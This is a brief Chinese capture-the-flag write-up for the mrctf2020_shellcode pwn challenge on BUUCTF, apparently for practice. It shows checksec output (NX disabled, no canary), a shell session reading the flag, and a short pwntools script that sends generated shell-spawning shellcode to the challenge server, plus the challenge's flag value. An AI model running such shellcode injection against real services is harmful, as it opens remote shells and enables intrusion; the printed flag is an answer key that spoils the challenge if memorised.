
比较简单



```
sbin
srv
sys
tmp
usr
var
$ cat flag
[DEBUG] Sent 0x9 bytes:
    'cat flag\n'
[DEBUG] Received 0x2b bytes:
    'flag{8544b158-ed33-4507-ad3d-4b86e1522ffd}\n'
flag{8544b158-ed33-4507-ad3d-4b86e1522ffd}
$
[*] Interrupted
[*] Closed connection to node4.buuoj.cn port 26708
root@ubuntu:/home/giantbranch/Desktop/ctf# checksec mrctf202
[*] '/home/giantbranch/Desktop/ctf/mrctf2020_shellcode'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
root@ubuntu:/home/giantbranch/Desktop/ctf# 
```

没有栈保护
直接冲shellcode就完事了。

```
from pwn import *
context(arch='amd64',os='linux',log_level='debug')

r=remote('node4.buuoj.cn',26708)
#r = process('./mrctf2020_shellcode')
shellcode=asm(shellcraft.sh())

r.recvuntil("Show me your magic!")
r.sendline(shellcode)

r.interactive()
```